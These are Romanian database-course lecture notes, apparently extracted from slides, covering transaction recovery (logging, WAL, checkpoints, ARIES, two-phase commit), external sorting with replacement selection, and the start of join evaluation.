
Recuperarea datelor

Recuperarea datelor și ACID

- **Atomicitatea** – garantată prin refacerea efectului acțiunilor corespunzătoare tranzacțiilor necomise
- **Durabilitatea** – garantată prin asigurarea faptului că toate acțiunile tranzacțiilor comise „rezistă” erorilor și întreruperilor neașteptate ale funcționării sistemului



Ex: modificările făcute de T1, T2 și T3 trebuie să fie văzute (trebuie să fie durabile), iar cele de T4 și T5 nu (efectele nu vor persista)



Roll forward – să vedem care a fost momentul până unde știm că toate modificările sunt în baza de date și de acolo să reluăm execuția tranzacției

Categorii generale de întreruperi

- (1) Eșuarea tranzacțiilor – eșec simplu
 - unilateral sau din cauza unui deadlock
 - în medie 3% din tranzacții eșuează (date de intrare eronate, cicluri infinite, depășirea limitei de resurse)
- (2) Eșuarea sistemului – eșec simplu
 - Eșuarea procesorului, memoriei interne, etc...
 - Conținutul memoriei interne se pierde însă memoria secundară nu este afectată
- (3) Eșecuri media – eșec catastrofal
 - Pierdere date de pe hard disk

Recuperarea datelor


• Eșecuri simple

- se folosesc logul de tranzacții
- Anularea modificărilor prin inversare operații
- Re-executarea unor operații

• Eșecuri catastrofale

- Utilizarea arhivelor pentru restaurare
- Reconstruirea celei mai recente stări consistente prin re-executarea acțiunilor tranzacțiilor comise

Recovery Manager




Logarea acțiunilor

- De obicei, logul se stochează pe un disc diferit de cel pe care se află baza de date.
- Logul conține înregistrări (sau intrări) adăugate mereu la final.
- Pentru recuperare logul este citit în ordine inversă
- O intrare în log conține:
 - Identificatorul tranzacției
 - Tipul operației (inserare, ștergere, modificare)
 - Obiectul accesat de către operație
 - Vechea valoare a obiectului
 - Noua valoare a obiectului
 - ...
- Log-ul mai poate conține
 - begin-transaction – pentru oprirea căutării inverse
 - commit-transaction,
 - abort-transaction.
 - End
- Dacă o tranzacție T e întreruptă, atunci se realizează un rollback → scanare inversă a log-ului, iar când se întâlnesc acțiuni ale tranzacției T, valoarea inițială a obiectului modificat este salvată în BD.
- La refacerea contextului după o întrerupere:
 - commit → tranzacțiile complete
 - tranzacțiile active → abort.

Modificările bazei de date

O tranzacție T modifică obiectul x aflat în buffer. Dacă apare o întrerupere înainte de finalizarea execuției tranzacției:

Scenariul 1: Modificarea nu a reușit să se salveze pe disc → T este anulată. BD consistent



Scenariul 2: Modificarea lui x se salvează pe disc, dar întreruperea a survenit înaintea modificării logului → Nu se poate face rollback deoarece nu există informația despre valoarea anterioară a lui x → BD inconsistent.

Scenariul 3: Modificarea lui x fost logată și s-a actualizat și baza de date → T este anulată și valoarea originală este utilizată pentru a înlocui valoarea din baza de date → BD consistent.


Checkpoint

- Acțiuni:
 - Suspendă acțiunea tuturor tranzacțiilor
 - Forțează salvarea pe disc a tuturor paginilor din buffer care au fost modificate (dirty flag = true)
 - Adaugă în fișierul de log o intrare **checkpoint** și o salvează pe disc imediat după salvarea paginilor
 - Reia execuția tranzacțiilor
- Un checkpoint se execută la fiecare m minute sau t tranzacții

Recuperarea datelor într-un context nedistribuit

Actualizarea datelor

- **Actualizare imediată:** de indată ce s-a realizat o modificare în buffer, este actualizat și corespondenta pagină de date de pe disc
- **Actualizare amânată:** toate datele modificate în buffer sunt actualizate pe disc după ce execuția unei tranzacții sau a unui nr. fix de tranzacții este finalizată
- **Actualizare „in-place”:** versiunea originală a paginii ce conține datele pe disc este suprascrisă de corespondenta sa din buffer
- **Actualizare „shadow”:** pagina de date din buffer nu se copiază peste corespondenta sa originală de pe disc, ci peste o copie a acesteia memorată la o adresă diferită



Protocol Write-Ahead-Logging(WAL):

Modificările unei înregistrări trebuie inserate în log înainte a actualizării bazei de date!

1. Trebuie asigurată adăugarea unei intrări coresp. unei modificări în loc *înainte* ca pagina ce conține înregistrarea să fie salvată pe disc
2. Trebuie adăugate toate intrările corespunzătoare unei tranzacții înainte de commit.

Intrările se adaugă în coada unui logging

Conflict de interes: Buffer Manager vs Recovery Manager

 Buffer Manager	Recovery Manager
Performanță – minimizează nr. de transferuri	Atomicitate & Durabilitate

Poate decide Buffer Manager-ul salvarea anumitor pagini (modificate de o tranzacție din buffer pe disc fără a aștepta instrucțiuni specifice de la Recovery Manager? (uncommitted transaction)

- ⇒ Decizie **steal/no-steal**
- ⇒ **No-steal** înseamnă că RM păstrează referința către paginile modificate din buffer
- ⇒ **Steal** – BM îi fură una din acele pagini și o salvează pe hard disk, eliberează zona de memorie și înllocuiește pagina cu altă pagină care probabil a fost reclamată de o altă tranzacție care se execută în paralel
- ⇒ BM nu poate „fură” pagini care au pin-count >= 0

Poate RM „forță” BM să salveze anumite pagini din buffer pe disc la finalul executării unei tranzacții? (committed transactions)

- ⇒ Decizie **force/no-force**
- ⇒ **Force** – în momentul în care o tranzacție s-a terminat cu succes, pentru a garanta durabilitatea, RM vrea să ducă toate modificările făcute de tranzacție pe hard-disk. Astfel, nr de transferuri poate crește
- ⇒ **No-force** – BM nu-l lasă să facă acest lucru

Se forțează salvarea pe disc a fiecărei modificări?

- Timpi mari de răspuns
- Garantează durabilitatea
- Garantează atomicitatea

Se permite salvarea unor pagini de memorie modificate de tranzacții ce nu s-au comis?

- Dacă nu, concurență redusă, anumite tranzacții fiind blocate
- Dacă da, cum se poate garanta atomicitatea?

Force	No Steal	Steal
No Force	Trivial	Ideal

➤ Steal / No-force

- BM poate salva modificări intermediare ale tranzacțiilor.
- RM salvează doar un commit

➤ Steal / force

- BM poate salva modificări intermediare ale tranzacțiilor.
- RM salvează toate modificările (flush) înainte de commit

➤ No-steal / no-force

- Niciuna din paginile modificate nu se salvează decât la commit.
- RM salvează un commit și elimină referințele către paginile modificate.

➤ No-steal / force

- Niciuna din paginile modificate nu se salvează decât la commit.
- RM salvează toate modificările (flush) la commit

▪ STEAL (de ce garantarea Atomicității e dificilă)

- **To steal frame F:** Pagina curentă memorată în F (să spunem P) este copiată pe disc; este posibil ca anumite tranzacții să blocheze anumite obiecte memorate în P.
 - ⇒ Ce se întâmplă dacă tranzacția k, ce bloca anumite obiecte din P, eșuează?
 - ⇒ Trebuie memorată vechea valoare a lui P (pentru a aplica UNDO modificărilor apărute în pagina P)

▪ NO FORCE (de ce garantarea Durabilității e dificilă)

- Ce se întâmplă dacă sistemul se blochează înainte ca o pagină modificată să fie copiată pe disc?
- În momentul comiterii unei tranzacții este necesar să se scrie pe disc informația minimă pentru ca modificările tranzacției să poată fi reproduse.


Contextul WAL

- Fiecare intrare din log are un **Log Sequence Number (LSN)**, care crește incremental
- Fiecare **pagina de date** conține un **pageLSN** = LSN al celei mai recente intrări din log a unei modificări din pagină
- Sistemul mai reține un **flushedLSN** = LSN maxim până la care totul e salvat pe disc
- **pageLSN <= flushedLSN**



Câmpurile intrărilor:

- LSN
- prevLSN – operația anterioară executată de tranzacție
- TransID – identificatorul tranzacției care a generat această intrare
- type (**Update**, **Commit**, **Abort**, **Checkpoint**, **End** (terminarea unui commit sau abort), **Compensation Log Records (CLRs)** – pentru UNDO)
- pageID – care pagină de pe hard disk e modificată
- length
- offset – distanța de la începutul acelei pagini
- before-image
- after-image



Doar pentru modificări

Compensation Log Record (CLR)


- Utilizat în faza de recuperare a datelor
- Este adăugat chiar înainte de anularea unei modificări marcate printr-o intrare în log
- Conține un câmp numit undoNextLSN = LSN-ul următoarei intrări de tip update ce trebuie anulată pentru o anumită tranzacție; se inițializează cu prevLSN al intrării curente
- Indică ce acțiuni au fost deja anulate
- Previne anularea de mai multe ori a aceleiași acțiuni

Alte construcții utilizate de RM

- **Tabela de tranzacții**
 - O înregistrare pentru fiecare tranzacție activă
 - Conține XID(id tranzacție), stare (running/committed/aborted) și lastLSN
- **Tabela paginilor cu modificări (Dirty Page Table)**
 - O înregistrare pentru fiecare pagină cu modificări din buffer
 - Conține recLSN = LSN al primei intrări din log care a adus o modificare paginii

Execuția normală a unei tranzacții

- Secvență de citiri & modificări, urmate de commit sau abort (Vom presupune că scrierea unei pagini pe disc e atomică)
- Strict 2PL
- Abordare gestiune buffer: STEAL, NO-FORCE
- Write-Ahead Logging



Exemplu: Întreruperea simplă a unei tranzacții

- Se parurge log-ul în ordine inversă, anulând modificările
 - Se pornește de la lastLSN al tranzacției din tabela de tranzacții
 - Se parurge lista de intrări ale log-ului urmând câmpul prevLSN
 - Înainte de anulare se adaugă o înregistrare Abort în log – utilă la recuperarea în cazul unei întreruperi în timpul operației de anulare a modificărilor
- Obiectul a căreia modificare se anulează va fi blocat
- Înainte de salvarea noii valori se adaugă un CLR:
 - Log-ul se actualizează și pe parcursul anulării

- Câmpul undonextLSN al CLR referă următoarea intrare din log pentru anulat (adică prevLSN al înregistrării anulate)
- Întrările de tip CLR nu se anulează **niciodată**


- La finalul anulării tuturor modificărilor tranzacției se inserează o intrare end în log

Comiterea unei tranzacții

- Se inserează o intrare commit în log.
- Toate intrările de log corespunzătoare tranzacției se salvează pe disc (până la lastLSN).
 - Garantează că flushedLSN>=lastLSN.
 - Înserările în log se fac secvențial, sincron pe disc
 - Există mai multe intrări de log per pagină.
- Se inserează o intrare end în log.

Faze ale ARIES (Algorithm for Recovery and Isolation Exploiting Semantics)

- **Analiză:** Se parurge log-ul de la cel mai recent checkpoint spre final pentru identificarea tuturor tranzacțiilor active și a tuturor paginilor modificate existente în buffer la momentul întreruperii
- **Redo:** Reface toate modificările paginilor din buffer, corespunzătoare tranzacțiilor comise înainte de întrerupere, pentru a asigura că toate modificările s-au salvat pe disc.
- **Undo:** Modificările tuturor tranzacțiilor active în momentul întreruperii se anulează (folosind valoarea anterioară prezentă în intrare), mergând din spate în față.



Recuperarea datelor distribuite

- Tipuri noi de eșec: întrerupere rețea și oprire site-uri
- Dacă „sub-tranzacțiile” unei tranzacții sunt executate pe site-uri diferite, trebuie să ne asigurăm că se vor comite toate sau niciuna
- E nevoie de un „protocol de comitere” a „sub-tranzacțiilor” unei tranzacții – fiecare site are propriul log unde se vor memora acțiunile protocolului de comitere


Comitere în două faze (2PC)

- Site-ul de unde se generează tranzacția se numește **coordonator**; celelalte site-uri pe care se execută se numesc **subordonate**.
- Atunci când tranzacția comite:
 1. Coordonatorul transmite mesajul **prepare** tuturor subordonaților.
 2. Subordonații insereză **abort** sau **prepare** în log și apoi transmit mesajul **no** sau **yes** către coordonator.
 3. Dacă coordonatorul primește yes de la toți subordonații, insereză **commit** în log record și transmite **commit** tuturor. Altfel, insereză **abort** în log rec și transmite **abort** tuturor.
 4. Subordonații insereză **abort/commit** în log pe baza mesajului primit, apoi transmit **done** coordonatorului.
 5. Coordonatorul scrie **end** în log după ce primește toate done-urile.
- Comentarii:
 - ⇒ Două runde de comunicare: votare urmat de terminare. Ambele sunt inițiate de coordonator.
 - ⇒ Orice site poate decide esuarea tranzacției.
 - ⇒ Fiecare mesaj reflectă o decizie; pentru a garanta că această decizie rezistă unor erori, ea este inserată mai întâi într-un log
 - ⇒ Toate intrările în log conțin TransactionID și CoordinatorID. Comenzile abort/commit logate de către coordonator includ id-urile tuturor subordonaților.
- Recuperarea datelor
 - ⇒ Dacă avem un **commit** sau **abort** logat pentru tranzacția T, dar nu este un end, se apelează redo/undo pentru T.
 - Dacă site-ul este coordonator pentru T, se vor transmite mesaje **commit/abort** către subordonați până se receptionează **done**.
 - ⇒ Dacă avem un **prepare** logat pentru tranzacția T, dar nu este **commit/abort**, iar site-ul este subordonat lui T
 - se contactează coordonatorul în mod repetat pentru verificarea stării lui T, apoi se insereză **commit/abort** în log rec + redo/undo aplicat asupra lui T; se insereză **end** în log.
 - ⇒ Dacă nu apare nici măcar un **prepare** în log pentru T, T se va termina unilateral
 - Acest site poate fi chiar coordonator!
- Blocări:
 - ⇒ Când coordonatorul pentru tranzacția T eșuează, subordonații care au votat **yes** nu se vor putea decide dacă să termine cu **commit** sau **abord** până când coordonatorul își revine
 - T este **blocat**
 - Chiar dacă toți subordonații ar putea comunica între ei (prin extra info transmisă cu mesajul **prepare**) ei rămân blocați până când unul din ei transmite **no**
- Esuarea retelei / a unui site
 - ⇒ Dacă un site nu răspunde în timpul derulării protocolului de comitere pentru tranzacția T
 - dacă site-ul curent este coordonator pentru T, T va trebui întrerupt
 - dacă site-ul curent este un subordonat și nu a transmis încă **yes**, T va trebui întrerupt
 - dacă site-ul curent este un subordonat și a transmis **yes**, este blocat până când coordonatorul răspunde
- Mesajul **done** e folosit pentru a informa coordonatorul că poate „ignora” o tranzacție; tranzacția T rămâne în tabela de tranzacții până aceasta receptionează toate mesajele **done**
- Dacă coordonatorul eșuează după trimiterea mesajului **prepare** și înainte de scrierea în log a instrucțiunilor **commit/abort**, la revenire tranzacția se va termina fără succes
- Dacă o sub-tranzacție nu modifică BD, faptul că ea se comite sau nu este **irrelevant**

2PC cu esuare dedusă

- Bazată pe 2PC
- Atunci când coordonatorul întrerupe tranzacția T, reface contextul de dinaintea execuției lui T și o elimină imediat din tabela de tranzacții
 - ⇒ Mesajele **done** nu se mai așteaptă; avem „eșec dedus” dacă tranzacția nu se află în tabela de tranzacții. Intrarea **abort** din log nu conține în acest caz numele subordonaților
- Subordonații nu transmit **done** la eșec
- Dacă sub-tranzacțiile nu modifică BD, acestea răspund la **prepare** cu **reader** în loc de **yes/no**
- Coordonatorul va ignora tranzacțiile „reader”
- Dacă toate sub-tranzacțiile sunt „reader” a doua fază nu este necesară

Protocol de comitere în trei faze (3PC)



Sortarea externă

Sortare externă = ordonarea unei mulțimi de date ce nu încape în memoria internă


- Nu se realizează într-un singur pas

Faze:

1. Se împart datele în monotonii – siruri ordonate
 2. Se interclasează monotoniiile într-un singur sir complet sortat
- Monotoniiile vor fi cât mai lungi posibil – avem mai puțin de interclasat
 - În fiecare fază se va paraleliza cât mai mult citirea datelor de intrare, procesarea și salvarea datelor
 - Se utilizează cât mai multă memorie internă posibil


Sortarea prin interclasarea a două siruri

- Necesită exact 3 pagini în buffer
- Pas 0 (formare de monotonii): citește o pagină -> sortează -> salvează pagina (se folosește o singură pagină din buffer)
- Pași 1,2,..., etc (interclasare): se folosesc 3 pagini:
 - Citește două pagini și în output o punem pe cea mai mică (comparăm datele)
- Dacă la prima trecere avem 100 de pagini, la a doua trecere vom avea 50 monotonii cu 2 pagini, la a treia 25 monotonii cu cate 4 pagini etc
- La fiecare pas se citește și scrie fiecare pagină
- N pagini de sortat => nr de pași = $\lceil \log_2 N \rceil + 1$
- Costul total este $2N(\lceil \log_2 N \rceil + 1)$
- Ideea: Divide et impera



Sortare externă generalizată

- Sortarea a N pagini folosind B pagini din buffer:
 - Pas 0: se folosesc B pagini din buffer. Se produc $\lceil N/B \rceil$ monotonii a către B pagini fiecare
 - Pas 1,2,...,etc: interclasează $B-1$ monotonii



Costul sortării externe:

- Număr de pași: $1 + \lceil \log_{B-1} [N/B] \rceil$
- **Cost = $2N * (\text{număr pași})$**
- Ex: cu 5 pagini de buffer pt a sorta 108 pagini de date:
 - Pas 0: $[108/5] = 22$ monotonii a căte 5 pagini fiecare (ultimul conține doar 3 pagini)
 - Pas 1: $[22/4] = 6$ monotonii a căte 20 de pagini fiecare (ultimul conține doar 8 pagini)
 - Pas 2: 2 monotonii, 80 de pagini și 28 pagini
 - Pas 3: toate cele 108 pagini sortate
 - ...

- Număr de pași în sortarea externă:

N	B=3	B=5	B=9	B=17	B=129	B=257
100	7	4	3	2	1	1
1,000	10	5	4	3	2	2
10,000	13	7	5	4	2	2
100,000	17	9	6	5	3	3
1,000,000	20	10	7	5	3	3
10,000,000	23	12	8	6	4	3
100,000,000	26	14	9	7	4	4
1,000,000,000	30	15	10	8	5	4

Variatii ale sortării externe

- Optimizări:
 - Noi algoritmi ca Interclasare polifazică, Interclasare în cascadă
 - Reducerea numărului de pași intermediari prin implementarea unei interclasări a n monotonii deodată, cu valori mari pentru n.
 - Optimizări prin distribuirea perfectă a monotoniiilor pe mediul de stocare.
 - Maximizarea vitezei prin creșterea numărului de dispozitive de stocare (pentru a minimiza timpul de acces).
- Dezavantaje: costuri adiționale

Arbore de selecție


- **Problema:** selectarea celui mai mic element este consumator de timp
- **Soluție:** construirea unui arbore de selecție elimină o bună parte din comparații și grăbește procesul de selecție (doar $\log_2 P$ comparații sunt necesare)
- Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui. Elementele noi sunt "împinsă" în față. Procesul se repetă până când tot arborele se golește

Start: Construirea unui arbore de selecție


165	←	288	351	354	535	Sir 1
198	412	451	852			Sir 2
165	291	448	898			Sir 3
217	366	665	756			Sir 4

Primul element este comparat cu toate celelalte $P-1$ elemente


Pas 1: Extragerea celui mai mic element



Pas 2: Extragerea celui mai mic element



Pas 3: Extragerea celui mai mic element




Algoritm de sortare internă

- Pentru sortarea internă poate fi utilizat Quicksort


Replacement selection

- Bazat pe folosirea unor arbori binari compleți unde valoarea fiecărui nod este mai mică decât valoarea nodurilor fiu (min-heap)
- Memoria internă conține spațiu pentru min-heap, o pagină de intrare și una pentru rezultat.




Min-Heap

- Arbore binar complet: dacă înălțimea arborelui este d, atunci toate nivelele arborelui sunt complete (exceptie ar putea face nivelul d). Nivelul d conține toate nodurile din partea stângă
- Valorile sunt ordonate parțial.
- Reprezentarea în memorie: sub formă de șir de elemente ce conține secvența de noduri pe nivele de la stânga la dreapta




Construcție:

- De la nivelul superior la cel inferior.
- Poziționează fiecare element la locul său (siftdown).
- Operațiile de poziționare se termină când avem ordine parțială sau când am ajuns la frunze
- Exemplu: poziționare corectă a elementului 7



Algoritmul Replacement Selection

- Formăm monotonii inițiale mai lungi (în Rezultat putem avea mai multe decât în heap)



14 nu mai poate fi pus după 19 (pozele 5,6) asa că aducem valoarea cea mai din dreapta în radacina și punem 14 în locul lui (pozele 6, 7,8)

I/O pentru sortarea externă

- ... monotonii mai lungi înseamnă mai puțini pași de sortare
- Am considerat că se citește/scrive o pagină la un moment dat. În realitate se citește un bloc de pagini secvențiale!
- În buffer se poate rezerva câte un bloc de pagini pentru intrări și rezultate.
 - Acest lucru va reduce numărul de pagini disponibile pentru sortare internă
 - În practică, majoritatea tabelelor se sortează în 2-3 pași


N	B=1,000	B=5,000	B=10,000
100	1	1	1
1,000	1	1	1
10,000	2	2	1
100,000	3	2	2
1,000,000	3	2	2
10,000,000	4	3	3
100,000,000	5	3	3
1,000,000,000	5	4	3

* Dimensiune bloc = 32, pasul inițial produce subștări dimensiune 2B.

Număr de pași pentru sortarea optimizată



Double Buffering

- Pentru a reduce timpul de citire/scrisoare, se pot folosi pagini suplimentare pentru citire/scrisoare în avans (prefetch).
 - Potential, mai mulți pași; în practică, majoritatea tabelelor continuă să se sorteze în 2-3 pași.



Utilizarea arborilor B+ pentru sortare

- Scenariu: tabela se sortează pe baza unui index pe câmpurile de sortare, structurat ca un B-arbore.
- Ideea: Obținerea înregistrărilor prin traversarea valorilor din frunze.
- Cazuri:
 - B-arborele este grupat → Perfect!
 - Cost: parcurgerea arborelui până la cea mai din stânga frunză
 - Fiecare pagină e parcursă o singură dată
 - B-arborele nu este grupat → fără ineficient
 - În general, o citire pe pagină de înregistrare!



Sortare externă vs. index neclusterizat

N	Sortare	p=1	p=10	p=100
100	200	100	1,000	10,000
1,000	2,000	1,000	10,000	100,000
10,000	40,000	10,000	100,000	1,000,000
100,000	600,000	100,000	1,000,000	10,000,000
1,000,000	8,000,000	1,000,000	10,000,000	100,000,000
10,000,000	80,000,000	10,000,000	100,000,000	1,000,000,000

* p: # număr de înregistrări pe pagină

* B=1,000 și dimensiune bloc=32 pt sortare

* n=100 este o valoare mai mult decât realistă

Evaluarea operatorului JOIN

Operatori relaționali

- Selectie(σ)** Selectează un subset de înregistrări a unei rel.
- Proiecție(π)** Elimină anumite coloane ale relației.
- Join(⋈)** Permite combinarea a două relații.
- Diferență(⊖)** Returnează înregistrări aflate într-o relație ce nu se găsesc în a doua.
- Reuniune(∪)** Returnează înregistrări aflate în ambele rel.
